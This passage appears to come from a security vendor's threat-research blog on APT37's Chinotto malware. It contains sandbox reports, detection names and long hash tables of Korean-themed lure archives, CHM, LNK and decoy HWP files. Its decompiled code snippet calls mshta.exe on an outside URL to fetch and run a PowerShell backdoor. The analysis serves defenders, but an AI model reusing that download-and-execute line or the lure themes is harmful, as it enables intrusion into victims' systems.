


```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  CHAR Name[4]; // [esp+0h] [ebp-14h]@1
  int v6; // [esp+4h] [ebp-10h]@1
  int v7; // [esp+8h] [ebp-Ch]@1
  __int16 v8; // [esp+Ch] [ebp-8h]@1
  char v9; // [esp+Eh] [ebp-6h]@1

  CoInitialize(0);
  v7 = 0x726F776F;
  *(_DWORD *)Name = 0x5F6D6F63;
  v6 = 0x6C6C6568;
  v8 = 0x646C;
  v9 = 0;
  CreateMutexA(0, 1, Name);
  if ( GetLastError() != 0xB7 )
  {
    WinExec("C:\\Windows\\System32\\mshta.exe http://goodmarket.or.kr/member/check/dat/1.html", 0);
    CoUninitialize();
  }
  return 1;
}
```

Figure 18: Relevant code in HancomReader.scr used to download and execute the PowerShell backdoor

Zscaler sandbox detection

Figure 19 shows the HTA file detection in the Zscaler sandbox.



SANDBOX DETAIL REPORT

● High Risk ● Moderate Risk ● Low Risk

Report ID (MD5): 895C5C29036F5C0ADB03E6FE1998982A

Analysis Performed: 3/17/2023 5:28:12 PM

File Type: hta

CLASSIFICATION

Class Type
Malicious
Category
Malware & Botnet

Threat Score
88

MITRE ATT&CK

This report contains 17 ATT&CK techniques mapped to 7 tactics

VIRUS AND MALWARE

No known Malware found

SECURITY BYPASS

- Found A High Number Of Window / User Specific System Calls
- Uses Ping.Exe To Sleep
- Uses Whoami Command Line Tool To Query Computer And Username
- Executes Massive Amount Of Sleeps In A Loop
- Contains Medium Sleeps (>= 30s)
- May Try To Detect The Virtual Machine To Hinder Analysis

NETWORKING

- HTTP GET Or POST Without A User Agent
- Uses Ping.Exe
- URLs Found In Memory Or Binary Data
- Posts Data To Web Server
- Performs DNS Lookups

STEALTH

- Very Long Cmdline Option Found
- Bypasses PowerShell Execution Policy
- Encrypted Powershell Cmdline Option Found
- Suspicious Powershell Command Line Found
- Disables Application Error Messages

SPREADING

No suspicious activity detected

INFORMATION LEAKAGE

No suspicious activity detected

EXPLOITING

No suspicious activity detected

PERSISTENCE

- Uses Reg.Exe To Modify The Windows Registry

SYSTEM SUMMARY


- Uses An In-Process (OLE) Automation Server

DOWNLOAD SUMMARY

Original file 5 KB

Figure 19: Zscaler Cloud Sandbox report

Figure 20 shows the detection for the macro-based MS Office Word file in Zscaler sandbox.



SANDBOX DETAIL REPORT

● High Risk ● Moderate Risk ● Low Risk

Report ID (MD5): E89725778E52FA571A229CC6E65ACD8D

Analysis Performed: 3/17/2023 6:40:59 PM

File Type: doc

CLASSIFICATION

Class Type
Malicious
Category
Malware & Botnet

Threat Score
78

MITRE ATT&CK

This report contains 11 ATT&CK techniques mapped to 6 tactics

VIRUS AND MALWARE

No known Malware found

SECURITY BYPASS

- Sample Execution Stops While Process Was Sleeping (Likely An Evasion)
- May Try To Detect The Virtual Machine To Hinder Analysis

NETWORKING

- Document: Generate TCP Traffic
- Document: Performs DNS Queries
- Sample HTTP Request Are All Non Existing, Likely The Sample Is No Longer Working
- Uses A Known Web Browser User Agent For HTTP Communication
- Tries To Download Non-Existing HTTP Data

STEALTH

- Document Contains Embedded VBA Macros
- Disables Application Error Messages

SPREADING

No suspicious activity detected

INFORMATION LEAKAGE

No suspicious activity detected

EXPLOITING

- Document: Process Start Blacklist Hit
- Document: Performs HTTP Requests

PERSISTENCE

- Creates Temporary Files

SYSTEM SUMMARY

- Reads Internet Explorer Settings

DOWNLOAD SUMMARY

Original file 768 KB

Figure 20 shows the macro-based document file detection in Zscaler sandbox.

In addition to sandbox detections, Zscaler’s multilayered cloud security platform detects indicators at various levels:

HTA.Downloader.Chinotto
VBA.Downloader.Chinotto
Win32.Backdoor.Chinotto

Conclusion

As we discussed in this blog, APT37 is a threat actor heavily focused on targeting entities in South Korea. It is constantly updating its tactics, techniques and procedures as is evident from the multiple file types used in the initial stages by it. The themes used by this threat actor range from geopolitics, current events, education to finance and insurance.

It is also particularly interested in current events and activities related to the Korean peninsula.

We will continue monitoring the activities of this threat actor and ensure our customers are protected against APT37.

Indicators of compromise

Archive file hashes

MD5 hash	Archive filename
3dd12d67844b047486740405ae96f1a4	(20220120)2022년 총동창회 신년인사001.rar
e9cd4c60582a587416c4807c890f8a5b	(양식) 제20대 대통령 취임식 재외동포 참석자 추천 명단 (국민의힘당원 000).rar
6dc7795dde643aae9ced8e22db335ad1	1.rar
e3879ea3f695706dfc3fc1fb68c6241d	2017-APEC.rar
17bc6298bf72fa76ad6e3f29536e2f13	2022 후기 신-편입생 모집요강.rar
54a99efd1b9adec5dc0096c624f21660	2022-01-27-notification.rar
f3f4cf7876817b1e8a2d49fe9bd7b206	2022-03-22.rar
bb182e47e1ffc0e8335b3263112ffdb1	2022-04-14.rar
9d85c8378b5f1edefb1e9837b3abb74f	2022.04.27.rar
cb33ef9c824d16ff23af4e01f017e648	2022.rar
75fe480a0669e80369eaf640857c27cd	20220315-112_Notice.rar
6db5f68b74c8ba397104da419fcc831d	202203_5_06.rar
cfd73942f61fbb14dded15f3d0c92f4a	20220510_115155.rar
5c67c9266e4267d1bf0862bf2c7bd2a5	20220913.rar
1531bba6a8028d38d36c0a91b91159c3	20220916093205755684_TSA.rar
afdc59ec36ac950de08169162783accd	2022년 국방부 부임이사 안내(몽골리아).rar
06c112968cdde43c3424bdf0a2a00928	20230302_Guide.rar
6ab401c83095129a182b9be0359d602d	3사복지업무.rar

93e94b673c6d1ea6d615c0102dc77610	Ambassador Schedule Week 6 2023.rar
e32f59fd5acbe01d2171ba6c2f24e3ca	Announcement.rar
7b60dc663e1025e8892b96fa9fc34f00	BoanMail.rar
5e95023c6ac3f3fefe00cfc2b4b1d093	CR_20230126.rar
353370ade2a2491c29f20f07860cf492	CV.rar
120a677df1c4d1f0792b6547d3b60183	DBLife-2022_08_05.rar
02baa23f3baecdc29d96bffea165191b	Details.rar
c3325c43b6eea2510f9c9f1df7b7ce22	Documents.rar
04a7290e04fd1855140373aa3d453cef	DriverSet.rar
87c3e8e4308aac42fed82de86b0d4cb6	Estimate.rar
328dc6e7acce35abaaf3811bac2bc838	H2O 견적서.rar
e9230cf7615338ab037719646d67351b	HealthDoc.rar
cf012ca48b5e1f6743be7e0d10cdfd2e	Introduce.rar
34d3e5306cff0bfe831ccd89d095ef33	Invoice_1514_from_Evo3_Marketing_Inc.rar
717dab257423d5fd93d0d02f3ff242e7	KB_20220111.rar
0164d8a2d27cfd312fb709c60c351850	KB_20230126.rar
c23c17756e5ccf9543ea4fb9eb342fde	KN0408_045 정영호.rar
31793153b12f1187287007578017abd4	KakaoTalk_20220419_103447534.rar
030df9bca0a35bcd88d5897482ee226d	LG유플러스_이동통신_202207_이_선.rar
8eb56493d984b3c2fa4c2dedb6871dd7	LG유플러스_이동통신_202208_이_선.rar
0c2375825dcae816a1f9b53f8f82d705	MAIL_20230125151802.rar
93817f6dfe3a7596eeef049eda9c8b18	Message.rar
3fe6722cd256d6d5e1d5f5003d6a01a5	NTS_eTaxInvoice.rar
c1b6390f0ef992571fa9ed3c47eb0883	News about Foreign affairs, The High North and Ukraine.rar
6dc7795dde643aae9ced8e22db335ad1	Oxygen_Generator.rar
3b52f149e220da28bf9cd719570979ce	Payment.rar
e5c509a33db926f3087c3a52546b71f2	Provincil's letter.rar
d5ad2c1790c715d88b5e05ca4329417d	References.rar
4d27d6b01f85a4b40650e6bc7cc18ed3	SamsungLife.rar
3a4f4b1fb30fbb70c14dea600a56ca68	SecureMail.rar
5a8bdfb0008767cdb05dfcc3223e9a70	TermsOfService.rar
881ccfd6c11b774b80b304ab78efef53	Transaction.rar
f2be2c1e80769a45761d0b69a46a627f	TransactionGuide.rar
f7a73eaf15ee8d8f3257a359af5987eb	WooriCard_14day_20220609.rar
b6c4137868e2c305241093e967b2d60b	WooriCard_20211222.rar
715d408b45e5334a985e7e6279fa80ac	WooriCard_20220401.rar
b2ce0ba21ae1e982a3a33a676c958bec	XQQ-2022-D27.rar
b9f423b42df0df0cb5209973345d267c	[INSS] National Security and Strategy (Winter 2022).rar
ab0dc3964a203eea96a233c8d068de95	[붙임] 제20대 대통령선거 제1차 정책토론회 시청 안내문.rar
fbc339cd3f4d39af108b4fdb70202b22	boanmail-202101-j08.rar
fbc339cd3f4d39af108b4fdb70202b22	boanmail_202201_2_505824.rar
0db43beb06845026cf33c59baa66b393	boanmail_202201_5_02-10424.rar
237bcbe07219eb24104815205cc01d24	boanmail_202201_5_80222982.rar

2bf05e2526911b3bdb7f77cbbe4155f3	db-fi.rar
0923c69808352feb9a57a766c611b7d4	dbins_secure.rar
8c3bb54dcd4704a0f0b307863345c5d1	email_1649225531086.rar
0947efee85596a17bdd1e798826d48aa	enkis.rar
93675086f33fb0708982eafea5568f05	final exam questions 2022 summer KED.rar
8faabae5e6766a6a93a56014cca5c295	hi_security_mail.rar
9e7099b32f6bd36724a71f6c3cb21d17	issue.rar
9c6d553682813724424a7fcc7af8729d	mmexport1638437859483.rar
6da10cc37edee7e16c520f2f95cd9304	pay_202111_5_00-10290.rar
f07a3d146f32bfa8f53e5cae7178559e	pay_202111_5_01-10104.rar
0beeb858734cd7da03b1284e7fe00b22	pay_202111_5_02-12972.rar
8c4cbe900cf69c739882cef844b1ac11	pay_202111_5_04-10220.rar
31da11dbf80715138261904b2249a7f8	pay_202111_5_04-14213.rar
1803d81e1d0ccb91c752ecb4bc3b6f0c	pay_202111_5_12-11985.rar
06b7207879bd9ed42b323e16bb757a3c	pay_202202_5_06-10325.rar
28b807be70e49ebc0c65455f430d6408	pay_202205_5_01-10104.rar
c97a32c7555fc81f296fee0a65fec079	pay_202209_5_01-502479.rar
1e05dbe1846c1704b9a7a1db13fdd976	samsungfire.rar
38d9ff50b68144a9a40d1e7e3d06adb0	security-guide.rar
f0b7abea21984790d2906adf9653c542	securityMail.rar
04802790b64d66b9257ae119ee7d39a5	security_20220813.rar
a8bcbb34e11d7b23721ec07eadb5ddc5	shinhancard_20220218.rar
eecf78848dde0d41075e35d3aa404697	제39기 모집요강 및 입학지원서-재송.rar
ef5aa1dfbfc4c9128a971e006da0cb8b	새로 바뀐 COVID-19 시기 자가격리 정책.rar
e5865d8cee159ac02ee53ef52f4058ac	오피스 365 + 설치설명서 입니다.rar
882d4d6528404c3ceacee099f59bfab4	텅스텐 W 99.rar
b7275a3931fb85f723a4ceec9478c89e	다문화 문제 답.rar
f96fa367261df9cc2b021318ce361ec6	취임식 관련 자료.rar
8d7141882a95be5dcfa8ce90d7079541	공고문(기술관리).rar
ff2ccc12007bbf3f5934a5dfdc8430ee	황선국-차예실의 요르단 이야기-34.rar
3c3fc3f47abf0ec7a3ab797b21b123e2	공고문.rar
acf9bad00bc1d2649ad918b0524c7761	계약사항 안내문.rar
cb33ef9c824d16ff23af4e01f017e648	문의사항.rar
802bf381dd7f7f6cea077ab2a1814027	보안메일.rar
89d1888d36ff615adf46c317c606905e	협조요청.rar
0d15b99583b3b9638b2c7976b4a1d2ef	통일교육11.rar
8113798acc4d5690712d28b39a7bb13a	백산연구소 (830 LNG) 22.01.17.rar
4987ed60bb047d4ca660142b05556125	백산연구원 소방서.rar
b840485840480d42b3b8e576eecdf2ee	제로깅크루_명단.rar
e8ab4f80ebad24260869e89bca69957d	폴리프라자Ⅲ, 4월 근무 현황.rar
87aaf50fc5024b5e18f47c50147528b4	조성호기자님_마키노기자책소개.rar
11b0c0577e12400cddc7b62b763a1dd1	사업유치제의서-PC모듈러pdf.rar
fa797b29229613f054378c8a32fcefbc	통일미래최고위과정_입학지원서.rar

CHM file hashes

MD5 hash	Filename
914521cb6b4846b2c0e85588d5224ba2	(20220120)2022 - 001.chm
2ffcb634118aaa6154395374f0c66010	(양식) 제20대 대통령 취임식 재외동포 참석자 추천 명단 (국민의힘당원 000).chm
24daf49d81008da00c961091cbfc8438	0-Introduction.chm
624567dae70fc684b2a80b5f0f1de46d	1.Brefing.chm
2ab575f9785239d59395ec501ceaec2e	2017 - APEC.chm
684a61eedb2ec26d663c3d42a107f281	2022 - Guide.chm
a48ac5efd350341beab9a4fdfb7f68d7	2022-01-27-notification.chm
030c3873f1a45eab56dca00fa8fa9a14	2022-04-14.chm
a6b30fc17d6ff9aa84fb93c3f05a4171	2022-06-24-Document.chm
b4adb4fede9025f6dd85faac072a02e7	2022-Important.chm
b2d7c047dc1c7fb7074111128594c36e	2022.04.27.chm
edb87c2cabcc402173fa0153f4e8ae26	2022.chm
d020d573d28e3febb899446e3a65e025	20220315-112_Notice.chm
7058661c3f944f868e5a47c4440daa9b	20220510_115155.chm
d431c37057303e5609f0bffa83874402	20220623103203983_6_조사표_기업용.chm
820d302655d5cd5dd67859f7a5cb74fe	20220913_Main.chm
8db5578f5245c805c785ae38ea8a1363	20220916_Password.chm
c29d11961b9662a8cb1c7edd47d94ae5	20230302_Guide.chm
cae4d578b1bdaa4e193095f035cecbc6	Account Information.chm
9bf4576a1381c15c08060ca6cfd59949	BoanMail.chm
c0bfb9f408263c1bc574a08fa164a61f	BookBriefing.chm
e9562655c36d46f4b6534f189ae453a0	Content-Introducing.chm
6bd63cf73cab3305686f2ee41d69bd42	Covid-19-Notice20211028.chm
012f0dd04c9c810c14cdde08cfbca3c5	DBLife-2022_08_05.chm
00a7c9ad2e975e19034838a14f73a46a	Details.chm
77a6f57ccefeda14d5faf44cc37b69da	Estimate.chm
211b412fe5c4b207eb39384499b93342	H2O Note.chm
3a23ee36f792e241772e81aeeccf8aa8	Introduce.chm
532ec6d88c728afecfcf8fbb38fb8add	Invoice_1514_from_Evo3_Marketing_Inc.chm
2a982b843cf92081fc4202e11a1f7234	KB_20220111.chm
aa68044e16a115af4ea1de3d062c4e41	KB_20230126.chm
0bf53a165b2bd64be31093fefbb9fb51	KakaoTalk_20220419_103447534.chm
f11b9fb8208b9949859785810f251334	KakoBank-N202111.chm
097edc04368d411593fff1f49c2e1d9c	LG유플러스_이동통신_202207_이_선.chm
45bd3001517f5e913ddde83827f4cc29	MAIL_20230125151802.chm
0bf993c36aac528135749ec494f96e96	Message.chm
549162b9ec4c80f9a0ca410ff29c8e98	NTS_eTaxInvoice.chm
c09939e972432968976efc22f556bd0f	News about Foreign affairs, The High North and Ukraine.chm

79d5af9d4826f66090e4daf6029ed643	Password.chm
9e1a2b331fd1e4ee77880d8f62025cd1	Password12.chm
5f2dcb1e51c8d574f43c8f7c7f84d9fa	Related to the inauguration ceremony.chm
a5ce8fe31da94fdea9c25f3abcdd5982	SamsungLife.chm
8a74a931e6ed4ae477547707da2fd76c	SecureMail.chm
0012f5bfe97421d39751eb20d857ae09	TermsOfService.chm
22652b383d9ea880a4644a35cd5fadaf	Transaction.chm
73715c82e31702f56858226557f98444	WooriCard_14day_20220609.chm
b34761f5272c9109c47780f415d28631	WooriCard_20211222.chm
2c697d27cd2e455ae18b6744a47eef4f	WooriCard_20220401.chm
2cf2805529ebc68884979e582e12cf8d	XQQ-2022-D27.chm
67cc91e889b4a597a6486db0e92fa4d1	[INSS] Briefing and Guide.chm
1f4038a9c6266b60f784c37efbb832f5	[붙임] 제20대 대통령선거 제1차 정책토론회 시청 안내문.chm
ac7f8e5245f9736a1323509a537e54eb	baeksan (830 LNG) 22.01.17.chm
ee06a0d6e5645248db88c279ec0e8624	contents.chm
a13fb4e11b31d109a1b145f20ea4b929	db-fi.chm
0fb698efce9476c3f2b603b30f5e35d5	dbins_secure.chm
d942353d15077352dcae83dd04869e1a	email_1649225531086.chm
ac51f29d609c73cce8db67c86aa49ba0	enkis_choe.chm
7f030cbf7ce41b9eb15693ee92b637a5	hi_security_mail.chm
a85dc5403cb1fe7d0ae692a431e1eae3	issue.chm
5e2e5b71503adedf786bc69f3849750f	jungsan_202203_5_06-10325.chm
7cba0c911b74d889f05f8b954926aa67	jungsananne_202201_2_505824.chm
174ae3db1dd4c61037bc7a5bf71d1366	jungsananne_202201_5_02-10424.chm
498b20e20af190c6650f03e8adf9a5b7	jungsananne_202201_5_80222982.chm
92974d1677fa840fcc3d6599df86d38f	mmexport1638437859483.chm
19c0583e57385f574c9986de6a26adae	pay_202111_5_00-10290.chm
e73b6c906f1070d569a0e9b70304be01	pay_202111_5_01-10104.chm
b1d2c6233d56ef3aeaa08cff7a7d2971	pay_202111_5_02-12972.chm
c0d25429f924016765711cd860fd03f9	pay_202111_5_04-10220.chm
8a5e7f281b51c2b9e364c26e3f699019	pay_202111_5_04-14213.chm
faf6139671f07db49056f4e0470ab188	pay_202111_5_12-11985.chm
a372e8dfd1940ef4f9e74095a8bf3bd7	pay_202201_2_505824.chm
561b29a5650ff7fe6e63fa19c29ee240	pay_202201_5_02-10424.chm
093ad28a08314e8fe79c26828137ab0a	pay_202201_5_80222982.chm
d32ccdcf79932dd9d7eaf4fd75bfade2	pay_202202_5_06-10325.chm
deed5eb8b19dae07720e97b485a5f1e4	pay_202203_5_06-10325.chm
886702585a3951882801b9eecb76c604	pay_202205_5_01-10104.chm
6ac4b333e6d7f64aee5c32e20d624f2e	pay_202209_5_01-502479.chm
441adf67527915c09cfe29727b111a6a	samsungfire.chm
122208301a3727c5fc7794ff0f7947bf	security-guide.chm
79e158af8ded991ee95a0f10654576ce	securityMail.chm
e7104d3e388530a43623981138112e03	security_20220813.chm
af89179ef2c8365ca413fed8553159fa	shinhancard_20220218.chm
b7b1095620b8629c73191d5c05afc446	z email content.chm

681a21cb83e82da88f42f9fb0dd764b6	다문화 문제 답-추가.chm
5f2dcb1e51c8d574f43c8f7c7f84d9fa	취임식 관련 자료.chm
72a38aa3e128d2ffca141a41a4101dca	황선국-차예실의 요르단 이야기-34.chm
632104e97870c1177c211f5e2d963b75	요약문.chm
ffba3072600a1f06d260137f82371227	공지사항.chm
e557693cc879beeb1a455cac02724ea7	보안메일.chm
71389f565a5ebe573c94d688fa6f23ea	통일교육11.chm
920ccffa488d2b0e9aa19acc5f31fc3a	제로깅크루_명단.chm
7c53f15614d5f9cf2791cb31811893a7	폴리프라자Ⅲ, 4월 근무 현황.chm
fb60a976bbed174effa6081a35abee87	사업유치제의서-목차.chm
bca3f0b4a5a1cbcd3efa1ca0df7f0d4b	통일미래최고위과정_입학지원서.chm

LNK files

MD5 hash	Filename
eb7a6e3dc8bbc26f208c511ec7ee1d4c	LG유플러스_이동통신_202208_이_선.html.lnk
c5f954436e9623204ed961b9b33e769d	계약사항 안내문_1.pdf.lnk

Appendix

# Please note that most of the HWP files mentioned below are clean decoy files used by the threat actor. The original filenames are included to give the reader insights into the themes used.

MD5 hash	Filename
808fda00b7aa114182ba0ad9668ad4fb	(227183-F)_사업진행상태보고서.hwp
6566697d2b2b7b562f3e4f74986ae341	1.일반설계기준.hwp
70b327e1a2cf7863004436080848eddc	2020_normal_ko.hwp
b8addd3c9e0c7f1ed8d4aafcb582e755	2021년 ICT융합 스마트공장 구축 및 고도화 사업 최종감리보고서(엠플러스에프엔씨, 인버스, 정찬혁)_초안.hwp
07ad22218f9dc7da63b880ae5a65a177	2022년 외국인 주민교류를 통한 기술인으로 진로 직업지도사업.hwp
de5319b8a5674994e66b8668b1d9884f	220915 수정.hwp
a4706737645582e1b5f71a462dd01140	3. 개인정보보완서약서_북주협.hwp
d49ef08710c9397d6f6326c8dcbf5f4e	3사복지업무홍보.hwp
96900e1e6090a015a893b7718d6295dd	K-MOOC 수기 공모 이벤트.hwp
b35c3658a5ec3bd0e0b7e5c6c5bc936f	RFQ_소각 및 발전설비 건설공사-보고-0614-Ver1.hwp
0ccb1c52b3de22b49756a2608cddd2e9	UN 대북제재위원회 전문가 패널 보고서.hwp
d891219a50b17724228f9ae8c7494bbf	UN 대북제재위원회 전문가 패널 보고서」요약.hwp
cac2d25c8e173c896eff0dd85f09c898	[붙임] 제20대 대통령선거 제1차 정책토론회 시청 안내문-복사.hwp
ad922c7f0977c4aefcbc2c089cce8b66	제39기 모집요강 및 입학지원서-재송.hwp

48153ac26eb10473b60e4011f5e004e9	제8회 전국동시지방선거 제1차 정책토론회 시청 안내.hwp
0de54a8109f54c99d375fc0595649175	논문 자료.hwp
0de54a8109f54c99d375fc0595649175	사업 제안.hwp
bf478b6b500c53e05741e3955630182f	오피스 365 + 설치설명서 입니다.hwp
7b29312a0f8d9a7d2354843f7c9c21ea	텅스텐 W 99.hwp
6b8acab4941dcfb1dbe04bc9477e7605	다문화 문제 답(12. 5 업데이트).hwp
8591125c0a95f8c1b1e179901f685fa3	인터뷰(22. 9. 14).hwp
f1bd01dc27fe813aeade46fe55bd9e2e	황선국-차예실의 요르단 이야기-34.hwp
ff072f99ea6d04c0a4ff0ab9d23440fc	접수증-삼주글로벌 법인세 신고서 접수증.hwp
35f9802b98105fa72ec34d2b02649655	공고문.hwp
5228e631cdd94ec8d8c9d68e044236f1	위임장.hwp
5bdd6ad0c17ee2a1057bf16acb86f371	확인서.hwp
c09bedb49199b09bcb362ba5dadcd22a	함께가는 평화의 봄_과업지시.hwp
a2aeb5298413c2be9338084060db3428	동남아와 국제정치(기말레포트).hwp
f8f994843851aba50ca35842b4cca8a3	행사안내.hwp
6deceb3e2adff0481b30efe27e06542e	백산연구원 소방서 제출용.hwp
0fd7e73e6672adaa1e5cf2dfca82e42e	서식1, 4 강사이력서 및 개인정보동의서_북주협.hwp
e5afbbfa62efd599a1ab2dade7461d62	폴리프라자Ⅲ, 4월 근무 현황.hwp
2e57c30259e5c33779940ce9a9f91378	산업가스용도.hwp
c775aef36bc4b1b9a2b14fae46521c0e	서영석고객님.hwp
aa84bdaf877d70c744ce1982395ad37c	자문결과보고서(양식).hwp
19dabc553ee3c3bcd166411365e2dd56	비대면_서비스_보안_취약점_점검_신청서.hwp
6bf6de967ca6324106a0700715a9e02b	중고맨거래명세서.hwp
0bcda05d3f4054dd5fb571a634afe10a	정기총회안내공문_2022.hwp
68603ba44b58f4586deeb571cf103e0c	통일미래최고위과정_입학지원서_양식.hwp
670f8697d7c46757745be0322dfdd2ab	노원도시농업네트워크.hwp
c47428fe38bec9424b75aa357113d9dc	사단법인 공문 (2022.12호)_2022년도 평화통일교육사업 함께가는 평화의 봄.hwp